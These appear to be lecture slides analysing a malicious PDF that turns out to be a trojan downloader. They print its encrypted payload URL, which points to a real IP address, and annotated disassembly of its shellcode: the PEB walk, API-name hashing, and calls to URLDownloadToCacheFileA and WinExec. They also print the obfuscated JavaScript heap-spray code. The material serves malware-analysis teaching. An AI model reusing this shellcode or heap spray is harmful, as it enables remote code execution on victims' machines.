
Analyzing the Code

Note that this technique of encrypting payload codes is one of the techniques used to hide the payload code. Another technique is to rotate the bits in each byte 1, 2, or more places as well. Now, suppose you suspect that the encrypted code contains a URL string somewhere that begins with the characters **http**. A nice tool called **XORsearch** will take an input file (the encrypted code in our case) and an input string to search for when trying every combination of XOR values from 0 to FF and every rotation pattern. Here is what XORsearch finds:

C:\Windows\system32\cmd.exe

```
C:\bloodhound>xorsearch hexfile.bin http
Found XOR 44 position 0190: http://79.99.133.75/pNwhRL.exe?new=3&u=f_3_10&cc=?

C:\bloodhound>
```

Analyzing the Code



Analyzing the Code

Note the URL beginning at offset 0x190:

http://79.99.133.75/pNwhRL.exe?new=3&u=f_3_10&cc=?&st=3w23&tm=000012&r=g0z58z13y&u=f_3_10

```
00000180  01 d1 01 f9  8b 01 01 d0  5f 5e c9 c2  08 00 5a 5a   .Ñ.ù‹..Ð_^ÉÂ..ZZ
00000190  68 74 74 70  3a 2f 2f 37  39 2e 39 39  2e 31 33 33   http://79.99.133
000001a0  2e 37 35 2f  70 4e 77 68  52 4c 2e 65  78 65 3f 6e   .75/pNwhRL.exe?n
000001b0  65 77 3d 33  26 75 3d 66  5f 33 5f 31  30 26 63 63   ew=3&u=f_3_10&cc
000001c0  3d 3f 26 73  74 3d 33 77  32 33 26 74  6d 3d 30 30   =?&st=3w23&tm=00
000001d0  30 30 31 32  26 72 3d 67  30 7a 35 38  7a 31 33 79   0012&r=g0z58z13y
000001e0  26 75 3d 66  5f 33 5f 31  30 00 87 87  87 87 34 75   &u=f_3_10.‡‡‡‡4u
000001f0  .. .. .. ..  .. .. .. ..  .. .. .. ..  .. .. .. ..   ................

Ready | Offset: 0x00000190 (400) | Size: 0x000001f0 (496): 0.48 KB | Hex bytes, 16, Default ANSI | OVR
```

Analyzing the Code

Now dis-assemble the decrypted file using IDA Pro:

These instructions add &spl= to the end of the XORed URL.
http://79.99.133.75/pNwhRL.exe?new=3&u=f_3_10&spl=

```
seg000:00000018                 db    0
seg000:00000019                 db    5
seg000:0000001A                 db 0C4h ; -
seg000:0000001B                 db  7Dh ; }
seg000:0000001C                 db  87h ; ç
seg000:0000001D                 db  31h ; 1
seg000:0000001E                 db 0F7h ; ▪
seg000:0000001F ; ---------------------------------------------------------------------------
seg000:0000001F                 mov     dword ptr [ecx-1], 6C707326h
seg000:00000026                 mov     byte ptr [ecx+3], 3Dh ; '='
seg000:0000002A                 call    sub_FA
seg000:0000002F
seg000:0000002F loc_2F:                                 ; DATA XREF: sub_FA+3↓r
seg000:0000002F                 mov     edi, eax
seg000:00000031                 push    0A412FD89h
seg000:00000036                 push    edi
seg000:00000037                 call    sub_137
seg000:0000003C                 push    eax
seg000:0000003D                 push    6E6Fh
seg000:00000042                 push    6D6C7275h
seg000:00000047                 push    esp
seg000:00000048                 call    eax
seg000:0000004A                 push    0E4EC2161h
seg000:0000004F                 push    eax
seg000:00000050                 call    sub_137
seg000:00000055                 mov     esi, eax
seg000:00000057                 push    2D6D019h
seg000:0000005C                 push    edi
seg000:0000005D                 call    sub_137
seg000:00000062                 push    0FFh
seg000:00000067                 push    40h ; '@'
seg000:00000069                 call    eax
seg000:0000006B                 push    eax
seg000:0000006C                 push    0C5FF2F46h
```

Analyzing the Code

- This assembly language looks more intelligent and purposeful than the previous batch (remember, it was encrypted so the instructions were nonsense anyway).
- There are some questions that come to mind just by taking a quick look at these initial instructions:

1. What does the subroutine **sub_FA** do?
2. What are the strange hex numbers being pushed onto the stack?
3. What does the subroutine **sub_137** do?

Analyzing the Code

Subroutine sub_FA Analysis

- Unlocking the mystery of this subroutine was crucial to understanding everything that followed. Of course, a hacker would know instantly what its purpose is, and a programmer with a good understanding of Intel 80x86 architecture and the operation of Windows Portable Executable (PE) programs would also.
- Its purpose is to locate the image base address in memory of the KERNEL32.DLL image associated with the currently running process (which would be the Adobe PDF Reader application working on the Bloodhound PDF.

```
seg000:000000FA ; ||||||||||||||| S U B R O U T I N E |||||||||||||||||||||||||||||||||||||||
seg000:000000FA
seg000:000000FA
seg000:000000FA sub_FA          proc near               ; CODE XREF: seg000:0000002A↑p
seg000:000000FA                 push    esi
seg000:000000FB                 xor     eax, eax
seg000:000000FD                 mov     eax, dword ptr fs:loc_2F+1 ; fs:[00000030h] address of PEB
seg000:00000103                 js      short loc_111
seg000:00000105                 mov     eax, [eax+0Ch]  ; address of PEB LDR DATA
seg000:00000108                 mov     esi, [eax+1Ch]  ; address of InitializationOrderModuleList
seg000:0000010B                 lodsd
seg000:0000010C                 mov     eax, [eax+8]    ; image base of KERNEL32.DLL
seg000:0000010F                 jmp     short loc_11A
seg000:00000111 ; ---------------------------------------------------------------------------
seg000:00000111
seg000:00000111 loc_111:                                ; CODE XREF: sub_FA+9↑j
seg000:00000111                 mov     eax, [eax+34h]
seg000:00000114                 lea     eax, [eax+7Ch]
seg000:00000117                 mov     eax, [eax+3Ch]
seg000:0000011A
seg000:0000011A loc_11A:                                ; CODE XREF: sub_FA+15↑j
seg000:0000011A                 pop     esi
seg000:0000011B                 retn
seg000:0000011B sub_FA          endp
```

Analyzing the Code

- The linear address of the Process Environment Block (PEB) is stored at FS:[0x30]. The PEB contains the **ImageBaseAddress**, which is the memory address where the file was loaded, regardless the preferred load address specified in the file. The PEB also contains a **module list** of DLLs, including the exported function names and the addresses where they are loaded. Every Windows Portable Executable (PE) file requires KERNEL32.DLL, and it is loaded at the same address for all processes.
- This subroutine is used to locate the memory address of KERNEL32.DLL. This is the answer to Question 1.

```
//The role of the PEB is to gather frequently accessed information for a
//process as follows. At address FS:0x30 (or 0x7FFDF000) stands the
//following members of the [PEB].
/* located at 0x7FFDF000 */
 /*typedef struct _PEB {
    BYTE Reserved1[2];
    BYTE BeingDebugged;
    BYTE Reserved2[1];
    PVOID Reserved3[2];
    PPEB_LDR_DATA Ldr;
    PRTL_USER_PROCESS_PARAMETERS ProcessParameters;
    BYTE Reserved4[104];
    PVOID Reserved5[52];
    PPS_POST_PROCESS_INIT_ROUTINE PostProcessInitRoutine;
    BYTE Reserved6[128];
    PVOID Reserved7[1];
    ULONG SessionId;

}PEB, *PPEB;
```

Analyzing the Code

First, let's look at the structure of the PEB and the PEB_LDR_DATA. The pointer to the PEB_LDR_DATA structure is at offset 0x0C in the PEB. Then, the forward link in the LIST ENTRY data structure for the InInitializationOrderModuleList is at offset 0x1C in the PEB_LDR_DATA structure.

```
//The interesting member in our case is PPEB_LDR_DATA LoaderData that
//contains information filled by the loader at startup, and then when
//happens a DLL load/unload.
/*typedef struct _PEB_LDR_DATA {
    ULONG Length;
    BOOLEAN Initialized;
    PVOID SsHandle;
    LIST_ENTRY InLoadOrderModuleList;
    LIST_ENTRY InMemoryOrderModuleList;
    LIST_ENTRY InInitializationOrderModuleList;

}PEB_LDR_DATA, *PPEB_LDR_DATA;
```

```
//The PEB_LDR_DATA structure contains three LIST_ENTRY that are part of doubly
//linked lists gathering information on loaded DLL in the current process.
//InLoadOrderModuleList sorts modules in load order, InMemoryOrderModuleList
//in memory order, and InInitializationOrderModuleList keeps track of their
//load order since process start.
```

Analyzing the Code

We can use the **tasklist** program to display the DLLs loaded and initialized by a particular program (such as PSP.EXE for example). Note that NTDLL and KERNEL32 are the first two DLLs initialized. This is always the case in WIN32 programs.

C:\WINDOWS\system32\cmd.exe

```
C:\Documents and Settings\james antonakos>tasklist /m /fi "imagename eq psp.exe"

Image Name                   PID Modules
========================= ====== ============================================
Psp.exe                     3324 ntdll.dll, kernel32.dll, JCAP32.dll,
                                 USER32.dll, GDI32.dll, JLEM3205.dll,
                                 JFF.dll, PCDLIB32.dll, MSVCRT.dll,
                                 MFC42.DLL, comdlg32.dll, ADVAPI32.dll,
                                 RPCRT4.dll, Secur32.dll, COMCTL32.dll,
                                 SHELL32.dll, SHLWAPI.dll, WINMM.dll,
                                 IMM32.DLL, comctl32.dll, ole32.dll,
                                 uxtheme.dll, MSCTF.dll, CLBCATQ.DLL,
                                 COMRes.dll, OLEAUT32.dll, VERSION.dll,
                                 xpsp2res.dll, msctfime.ime

C:\Documents and Settings\james antonakos>
```

Analyzing the Code

Subroutine sub_11C Analysis

This subroutine builds a 32-bit hash value that represents an exported DLL function name.

```
seg000:0000011C ; ||||||||||||||| S U B R O U T I N E |||||||||||||||||||||||||||||||||||||||
seg000:0000011C
seg000:0000011C ; Attributes: bp-based frame
seg000:0000011C
seg000:0000011C sub_11C         proc near               ; CODE XREF: sub_137+2C↓p
seg000:0000011C
seg000:0000011C arg_0           = dword ptr  8
seg000:0000011C
seg000:0000011C                 push    ebp
seg000:0000011D                 mov     ebp, esp
seg000:0000011F                 mov     eax, [ebp+arg_0] ; retrieve memory pointer from stack frame
seg000:00000122                 push    edx
seg000:00000123                 xor     edx, edx        ; EDX = 00000000
seg000:00000125
seg000:00000125 loc_125:                                ; CODE XREF: sub_11C+12↓j
seg000:00000125                 rol     edx, 3          ; rotate EDX 3 bits left
seg000:00000128                 xor     dl, [eax]       ; hash char code from function name
seg000:0000012A                 inc     eax             ; advance to next char in function name
seg000:0000012B                 cmp     byte ptr [eax], 0 ; 0 means end of function name string
seg000:0000012E                 jnz     short loc_125   ; do more characters if not 0
seg000:00000130                 mov     eax, edx        ; return hash value in EAX
seg000:00000132                 pop     edx
seg000:00000133                 leave
seg000:00000134                 retn    4
seg000:00000134 sub_11C         endp
seg000:00000134
```

Analyzing the Code

Subroutine sub_11C Analysis

Upon entry EAX points to memory to a 0-terminated string that represents the name of an exported DLL function. The bytes from the string are XORed with EDX and EDX is rotated 3 bits prior to the XOR. Before return EDX is copied into EAX.


It is necessary to understand the format of the C-based stack frame to analyze this function. If you look at the place in the code where this function is called, you see these instructions:

```
push eax
call sub_11C
```

This results in the run-time stack having a parameter (from EAX) and a return address pushed onto it. Once we enter the subroutine code, EBP is also pushed and then reassigned to point to the base address of the stack frame.

Analyzing the Code

The stack frame now looks like this:



So, the instruction

```
mov eax, [ebp+arg_0]
```

really means

```
mov eax, [ebp + 8]
```

and thus copies the EAX parameter from the stack frame into EAX inside the subroutine.


Analyzing the Code

What is the purpose of this code? It is used to build a **hash value** that represents the exported function name from a DLL. The purpose of the hash value is to hide the name of the exported function from anyone performing reverse engineering or malware analysis on the code. For example, running the code of a typical WIN32 program through the Strings program will reveal the text-based exported function list, an example of which is shown here:

```
ReadFile
CreateFileA
GetProcessHeap
FreeLibrary
GetCPInfo
GetACP
GetOEMCP
VirtualQuery
InterlockedExchange
MultiByteToWideChar
GetStringTypeA
GetStringTypeW
```

Analyzing the Code

To disguise the exported function name the malware writer uses the hash value in place of the function name. I wrote a program called **XORname** that takes a file containing all of the exported functions from KERNEL32.DLL and generates the 32-bit hash values for each function name. Here is a small portion of the results:


kernel32-hash.txt - Notepad

File Edit Format View Help

```
[ MapUserPhysicalPagesScatter ] --> 0BBCCFF8
[ MapViewOfFile ] --> D45D7149
[ MapViewOfFileEx ] --> 175C5025
[ Module32First ] --> C871A978
[ Module32FirstW ] --> 438D4B91
[ Module32Next ] --> 990E2676
[ Module32NextW ] --> C87133E3
[ MoveFileA ] --> 410E2A69
[ MoveFileExA ] --> 438A98D1
[ MoveFileExW ] --> 438A98C7
[ MoveFileW ] --> 410E2A7F
[ MoveFileWithProgressA ] --> 0F2AD221
[ MoveFileWithProgressW ] --> 0F2AD237
[ MulDiv ] --> 00211A3E
[ MultiByteToWideChar ] --> 94FBCD19
[ NlsConvertIntegerToString ] --> 23C7EBAC
[ NlsGetCacheUpdateCount ] --> 9D53A3B9
[ NlsResetProcessLocale ] --> 94B6E6BD
[ NumaVirtualQueryNode ] --> FC484E34
[ OpenConsoleW ] --> 4FECF6FE
```

Analyzing the Code

Here we see one of the answers to Question 2. The hex value **410E2A69** is the malware writer's way of hiding the name of the KERNEL32.DLL exported function **MoveFileA** that he or she wants to call. Going through the malicious assembly language I located all the hash values and looked them up. These were the strange hex values pushed onto the stack prior to calling **sub_137**. Here are the corresponding DLL functions, in the order they are called from the code:

Hash Value	DLL Function	DLL
A412FD89	LoadLibraryA	KERNEL32.DLL
E4EC2161	URLDownloadToCacheFileA	URLMON.DLL
2D6D019	LocalAlloc	KERNEL32.DLL
C5FF2F46	VirtualProtect	KERNEL32.DLL
410E2A69	MoveFileA	KERNEL32.DLL
16EF74B	WinExec	KERNEL32.DLL
D6196BE1	RtlExitUserThread	NTDLL.DLL

Just seeing this sequence of DLL calls reveals the overall intent of the malicious code. A file is downloaded from the Internet (via URLDownloadToCacheFileA) and executed (with WinExec). *This puts the malicious PDF we are analyzing into the category of a **trojan downloader**.*

Analyzing the Code

Subroutine sub_137 Analysis

This subroutine returns (in EAX) the memory address of the exported function it looks up based on the hash value passed to it via the stack. Some background information on the structure of the Export section is required here to understand why there are so many different offsets being used in the code. We are interested in the offsets that point to the three pointers at the end of the Export directory.

```
typedef struct _IMAGE_EXPORT_DIRECTORY {
    ULONG   Characteristics;
    ULONG   TimeDateStamp;
    USHORT  MajorVersion;
    USHORT  MinorVersion;
    ULONG   Name;
    ULONG   Base;
    ULONG   NumberOfFunctions;
    ULONG   NumberOfNames;
    PULONG  *AddressOfFunctions;
    PULONG  *AddressOfNames;
    PUSHORT *AddressOfNameOrdinals;
} IMAGE_EXPORT_DIRECTORY, *PIMAGE_EXPORT_DIRECTORY;
```

Offset	Pointer
0x1C	AddressOfFunctions
0x20	AddressOfNames
0x24	AddressOfNameOrdinals

Analyzing the Code

```
seg000:00000137 ; ||||||||||||||| S U B R O U T I N E |||||||||||||||||||||||||||||||||||||||
seg000:00000137
seg000:00000137 ; Attributes: bp-based frame
seg000:00000137
seg000:00000137 sub_137         proc near               ; CODE XREF: seg000:00000037↑p
seg000:00000137                                         ; seg000:00000050↑p ...
seg000:00000137
seg000:00000137 arg_0           = dword ptr  8
seg000:00000137 arg_4           = dword ptr  0Ch
seg000:00000137
seg000:00000137                 push    ebp
seg000:00000138                 mov     ebp, esp
seg000:0000013A                 push    esi
seg000:0000013B                 push    edi
seg000:0000013C                 xor     eax, eax        ; EAX = 0
seg000:0000013E                 mov     ebx, [ebp+arg_4] ; put hash value from stack into EBX
seg000:00000141                 mov     esi, [ebp+arg_0] ; put ImageBaseAddress for DLL into ESI
seg000:00000144                 mov     edi, esi
seg000:00000146                 add     esi, [esi+3Ch]  ; locate PE header
seg000:00000149                 mov     ecx, [esi+78h]  ; get export section RVA (Relative Virtual Address)
seg000:0000014C                 add     ecx, edi        ; normalize address
seg000:0000014E                 mov     edx, [ecx+1Ch]  ; load address of exportedfunction address table
seg000:00000151                 push    edx
seg000:00000152                 mov     edx, [ecx+24h]  ; load address of ordinal table
seg000:00000155                 push    edx
seg000:00000156                 mov     esi, [ecx+20h]  ; load address of exported funtion names
seg000:00000159                 add     esi, edi
seg000:0000015B                 cdq                     ; EDX:EAX = 0
seg000:0000015C                 dec     edx
seg000:0000015D
```

Analyzing the Code

Having discovered all these secrets and tricks, we can now determine what the main portion of the machine language payload does:

```
seg000:0000002A                 call    sub_FA          ; locate ImageBaseAddress for KERNEL32
seg000:0000002F
seg000:0000002F loc_2F:                                 ; DATA XREF: sub_FA+3↓r
seg000:0000002F                 mov     edi, eax
seg000:00000031                 push    0A412FD89h      ; Hash for LoadLibraryA
seg000:00000036                 push    edi
seg000:00000037                 call    sub_137         ; look up exported function address
seg000:0000003C                 push    eax
seg000:0000003D                 push    6E6Fh           ; push "URLMON" onto stack
seg000:00000042                 push    6D6C7275h
seg000:00000047                 push    esp
seg000:00000048                 call    eax             ; load URLMON.DLL
seg000:0000004A                 push    0E4EC2161h      ; Hash for URLDownloadToCacheFileA
seg000:0000004F                 push    eax
seg000:00000050                 call    sub_137         ; look up exported function address
seg000:00000055                 mov     esi, eax
seg000:00000057                 push    2D6D019h        ; Hash for LocalAlloc
seg000:0000005C                 push    edi
seg000:0000005D                 call    sub_137         ; look up exported function address
seg000:00000062                 push    0FFh
seg000:00000067                 push    40h ; '@'
seg000:00000069                 call    eax
seg000:0000006B                 push    eax
seg000:0000006C                 push    0C5FF2F46h      ; Hash for VirtualProtect
seg000:00000071                 push    edi
seg000:00000072                 call    sub_137         ; look up exported function address
seg000:00000077                 pop     ebx
seg000:00000078                 push    ebx
seg000:00000079                 push    40h ; '@'
seg000:0000007B                 push    0FFh
seg000:00000080                 push    ebx
seg000:00000081                 call    eax
```

Analyzing the Code

```
seg000:00000083                 push    eax
seg000:00000084                 call    $+5             ; locate current EIP
seg000:00000089                 pop     ecx             ; put EIP into ECX
seg000:0000008A                 add     ecx, 0Ah        ; advance ECX to address of jnz following cmp
seg000:0000008D
seg000:0000008D loc_8D:                                 ; CODE XREF: seg000:00000093↓j
seg000:0000008D                 inc     ecx             ; stay in this loop until word 0x5A5A found in memo
seg000:0000008E                 cmp     word ptr [ecx], 5A5Ah
seg000:00000093                 jnz     short loc_8D    ; stay in this loop until word 0x5A5A found in memo
seg000:00000095                 inc     ecx             ; advance ECX past 0x5A5A word
seg000:00000096                 inc     ecx             ; ECX now points to start of http:// string
seg000:00000097                 push    ebx
seg000:00000098                 xor     edx, edx
seg000:0000009A                 push    edx
seg000:0000009B                 push    edx
seg000:0000009C                 push    0FFh
seg000:000000A1                 push    ebx
seg000:000000A2                 push    ecx
seg000:000000A3                 push    edx
seg000:000000A4                 call    esi             ; download file from Internet
```

Analyzing the Code

```
seg000:000000A6                 cmp     eax, 0
seg000:000000A9                 jz      short loc_B0     ; Hash for MoveFileA
seg000:000000AB                 nop
seg000:000000AC                 push    eax
seg000:000000AD                 push    eax
seg000:000000AE                 jmp     short loc_E1
seg000:000000B0 ; ---------------------------------------------------------------------------
seg000:000000B0
seg000:000000B0 loc_B0:                                  ; CODE XREF: seg000:000000A9↑j
seg000:000000B0                 push    410E2A69h        ; Hash for MoveFileA
seg000:000000B5                 push    edi
seg000:000000B6                 call    sub_137          ; look up exported function address
seg000:000000BB                 push    65h ; 'e'        ; push "a.exe" onto stack
seg000:000000BD                 push    78652E61h
seg000:000000C2                 push    esp
seg000:000000C3                 mov     ecx, [esp]
seg000:000000C6                 mov     ebx, [esp+0Ch]
seg000:000000CA                 push    ecx
seg000:000000CB                 push    ebx
seg000:000000CC                 call    eax              ; move downloaded file
seg000:000000CE                 push    esi
seg000:000000CF                 push    16EF74Bh         ; hash for WinExec
seg000:000000D4                 push    edi
seg000:000000D5                 call    sub_137          ; lookup export function address
seg000:000000DA                 pop     esi
seg000:000000DB                 pop     esi
seg000:000000DC                 push    0                ; push flags (0 = HIDE)
seg000:000000DE                 push    esi              ; push command line
seg000:000000DF                 call    eax              ; call WinExec
seg000:000000E1
seg000:000000E1 loc_E1:                                  ; CODE XREF: seg000:000000AE↑j
seg000:000000E1                 push    6Ch ; 'l'
seg000:000000E3                 push    6C64746Eh        ; ntdll
seg000:000000E8                 push    esp
seg000:000000E9                 call    dword ptr [esp+24h]
seg000:000000ED                 push    0D6196BE1h       ; hash for RtlExitUserThread
seg000:000000F2                 push    eax
seg000:000000F3                 call    sub_137          ; lookup export function address
seg000:000000F8                 call    eax              ; call RtlExitUserThread
seg000:000000FA
```


The Hail Mary Pass: Heap Spray

- So, we have a short machine code payload program that downloads a program from the Internet and executes it. But how does the malware writer guarantee that the payload is delivered and executed? This is where the **heap spray** comes in.
- The heap is a block of free memory available to executing programs in order to satisfy dynamic memory allocation requests. For many years a common technique of delivering malicious code (which is called payload in this analysis but is also called **shellcode**) is to put multiple copies of the payload code into the heap and then force a buffer overflow exploit that causes the executing program to 'return' somewhere inside the heap, where execution resumes in one of the many copies of the payload 'sprayed' into the heap.

The Hail Mary Pass: Heap Spray

Each copy of the payload sprayed into the heap contains a long string of NOP instructions (opcode 0x90 in the Intel 80x86 architecture) called a **NOP sled** or **NOP slide**. If the buffer overflow exploit or other vulnerability causes the EIP register to jump somewhere into any of the NOP sleds, the string of NOPs will advance the EIP (like taking the CPU on a sled ride) until it finally reaches the copy of the payload code. With the NOP sled containing tens of thousands of NOPs and the payload code being very short in comparison (such as a few hundred bytes of code), the odds are good that the exploit will cause the EIP to land somewhere inside a NOP sled.

The Hail Mary Pass: Heap Spray



The Hail Mary Pass: Heap Spray

Here is the obfuscated Java Script that builds the NOP sled and sprays it into the heap:

```
var IBKRBX4dRxlf = new Array();
var vuwgX;
function GMSgISB51(Hq54izCbRtt, HUZDtaxdvn){
  while (Hq54izCbRtt.length * 2 < HUZDtaxdvn){
    Hq54izCbRtt += Hq54izCbRtt;
  }
  Hq54izCbRtt = Hq54izCbRtt.substring(0, HUZDtaxdvn / 2);
  return Hq54izCbRtt;
}
```

The Hail Mary Pass: Heap Spray

Here is the rest of the obfuscated Java Script heap spray code:

```
function k9MXAAZQa915(O0tRGwLDcs8){
  var UDjiA2p = 0x0c0c0c0c;
  var hNLWCjCMcd = j2kXF257U8L;
  if (O0tRGwLDcs8 == 1){
    UDjiA2p = 0x30303030;
  }
  var BzqBrxSa0n = 0x400000;
  var LL6ym3kR = hNLWCjCMcd.length * 2;
  var HUZDtaxdvn = BzqBrxSa0n - (LL6ym3kR + 0x38);
  var Hq54izCbRtt = pLCNdeZhfgT(U1xDZ(("90").replace(new
RegExp(/[k7fndqLwZ2]/g),"")+"9"+"09"+'090'));
  Hq54izCbRtt = GMSgISB51(Hq54izCbRtt, HUZDtaxdvn);
  var VpYm3Hz = (UDjiA2p - 0x400000) / BzqBrxSa0n;
  for (var Sd3SctdUr761u8 = 0; Sd3SctdUr761u8 < VpYm3Hz; Sd3SctdUr761u8 ++){
    IBKRBX4dRxlf[Sd3SctdUr761u8] = Hq54izCbRtt + hNLWCjCMcd;
  }
}
```

The Hail Mary Pass: Heap Spray

